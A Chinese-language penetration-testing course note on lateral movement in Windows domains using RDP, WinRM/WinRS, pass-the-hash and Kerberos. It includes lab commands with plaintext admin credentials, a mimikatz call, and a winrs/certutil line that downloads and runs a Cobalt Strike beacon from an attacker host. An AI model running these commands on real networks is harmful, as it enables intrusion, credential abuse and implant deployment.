


内网安全-横向移动&Kerberos 攻击&SPN 扫描&WinRM&WinRS&RDP



#知识点:

- 1、横向移动-RDP
- 2、横向移动-WinRS&WinRM
- 3、横向移动-SPN&Kerberos

-连接方向: 正向&反向 (基础课程有讲过)

-内网穿透: 解决网络控制上线&网络通讯问题

-隧道技术: 解决不出网协议上线的问题 (利用出网协议进行封装出网)

-代理技术: 解决网络通讯不通的问题 (利用跳板机建立节点后续操作)

#代理隧道系列点:

- 1、判断什么时候用代理
- 2、判断什么时候用隧道
- 3、判断出网和不出网协议
- 4、如何使用代理建立节点并连接
- 5、如何使用隧道技术封装协议上线
- 6、判断哪些代理或隧道情况选择放弃

#横向移动系列点:

系统点:

windows->windows

windows->Linux

linux->windows

linux->linux

详细点:

IPC, WMI, SMB, PTH, PTK, PTT, SPN, WinRM, WinRS, RDP, Plink, DCOM, SSH; Exchange, LLMNR 投毒, Plink, DCOM, Kerberos_TGS, GPO&DACL, 域控提权漏洞, 约束委派, 数据库攻防, 系统补丁下发执行, EDR 定向下发执行等。

#PTH 在内网渗透中是一种很经典的攻击方式, 原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务, 而不用提供明文密码。

如果禁用了 ntlm 认证, PsExec 无法利用获得的 ntlm hash 进行远程连接, 但是使用 mimikatz 还是可以攻击成功。对于 8.1/2012r2, 安装补丁 kb2871997 的 Win 7/2008r2/8/2012 等, 可以使用 AES keys 代替 NT hash 来实现 ptk 攻击,

总结: KB2871997 补丁后的影响


pth: 没打补丁用户都可以连接, 打了补丁只能 administrator 连接

ptk: 打了补丁才能用户都可以连接, 采用 aes256 连接

<https://www.freebuf.com/column/220740.html>

演示案例：

- 域横向移动-RDP-明文&NTLM
- 域横向移动-WinRM&WinRS-明文&NTLM
- 域横向移动-Spn&Kerberos-请求&破解&重写



#域横向移动-WinRM&WinRS-明文&NTLM

WinRM 代表 Windows 远程管理，是一种允许管理员远程执行系统管理任务的服务。

默认情况下支持 Kerberos 和 NTLM 身份验证以及基本身份验证。

移动条件：双方都启用的 Winrm rs 的服务！

使用此服务需要管理员级别凭据。

Windows 2008 以上版本默认自动状态，Windows Vista/win7 上必须手动启动；

Windows 2012 之后的版本默认允许远程任意主机来管理。

攻击机开启：

```
winrm quickconfig -q
```

```
winrm set winrm/config/Client @{TrustedHosts="*"}
```

1. 探针可用：

cs 内置端口扫描 5985

```
powershell Get-WmiObject -Class win32_service | Where-Object  
{$_name -like "WinRM"}
```

2. 连接执行：

```
winrs -r:192.168.3.32 -u:192.168.3.32\administrator -p:admin!@#45  
whoami
```

```
winrs -r:192.168.3.21 -u:192.168.3.21\administrator -p:Admin12345  
whoami
```

3. 上线 CS&MSF：

```
winrs -r:192.168.3.32 -u:192.168.3.32\administrator -p:admin!@#45  
"cmd.exe /c certutil -urlcache -split -f  
http://192.168.3.31/beacon.exe beacon.exe & beacon.exe"
```

4. CS 内置移动

#域横向移动-RDP-明文&NTLM

远程桌面服务 支持明文及 HASH 连接

条件：对方开启 RDP 服务 远程桌面

1. 探针服务：

cs 内置端口扫描 3389

```
tasklist /svc | find "TermService" # 找到对应服务进程的 PID
```

```
netstat -ano | find "PID 值" # 找到进程对应的端口号
```

2. 探针连接：

CrackMapExec&MSF 批扫用户名密码验证

3. 连接执行：

明文连接：

```
mstsc /console /v:192.168.3.32 /admin
```

HASH 连接：

```
mimikatz privilege::debug
```

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
